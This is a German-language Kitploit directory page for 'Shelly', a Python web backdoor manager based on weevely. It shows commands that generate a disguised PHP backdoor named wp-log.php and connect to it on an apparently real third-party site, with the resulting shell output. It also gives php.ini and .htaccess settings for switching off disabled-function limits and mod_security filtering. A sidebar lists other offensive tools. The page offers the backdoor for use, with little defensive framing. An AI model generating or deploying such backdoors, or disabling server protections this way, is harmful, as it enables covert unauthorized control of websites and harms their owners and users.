
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Shelly — Einfacher Backdoor-Manager mit Python (basiert auf weevely) | Kitploit

Tools/GitHubGitHub/tegal1337/shelly
Payload-GenerierungWebanwendungs-ExploitationPenetrationstestsRemote-Access-Tool
GitHubtegal1337/shelly

Shelly

Einfacher Backdoor-Manager mit Python (basiert auf weevely)
Repository anzeigen
963436vor 1 JahrVon Kitploit geprüft
Teilen
Webseite

Shelly | Einfacher Backdoor-Manager mit Python (basiert auf weevely)

Bildschirmfoto

Shelly ist ein einfaches Tool, das mit Python geschrieben wurde und dazu dient, eine Website fernzusteuern.

Installation :

$ git clone https://github.com/tegal1337/Shelly
$ cd Shelly
$ python3 shell.py

Voraussetzungen :

sudo pip install -r requirements.txt

Beispiel :

python3 shell.py -g wp-log -p tegal1337
   ______      ____
  / __/ / ___ / / __ __
 _\ \/ _ / -_/ / / // /
/___/_//_\__/_/_/\_, /
                /___/  v.1
--------------------------
Python shell - Tegal1337 |
Generieren :
[+] ./backdoor.py -g "nama_shell" -p "password"
Server verbinden :
[+] ./backdoor.py -u "url_shell" -p "password"

Backdoor erfolgreich erstellt mit dem Namen wp-log.php und Passwort tegal1337

dalpan@Tegal1337:~/Tools$ python3 shell.py -u "https://www.pamz3d.com/wp-log.php" -p tegal1337
/opt/lampp/htdocs/php-futsal$ id
uid=501(pamz3d) gid=501(pamz3d) groups=501(pamz3d)

Bildschirmfoto Bildschirmfoto

Umgehung deaktivierter Funktionen :

  • Suche nach dem Ordner mit Berechtigungen 777 (rwx rwx rwx)
  • Datei php.ini hochladen
safe_mode = OFF
disable_functions = NONE
  • Und lade die .htaccess-Datei hoch
SecFilterEngine Off
SecFilterScanPOST Off

Artikel :

  • https://blog.tegalsec.org/meremote-sebuah-website-menggunakan-backdoor-python/

Kontakt :

  • E-Mail : [email protected]

Unterstützen Sie unsere Organisation durch Spenden

Foo

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    315
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    303
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    285

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






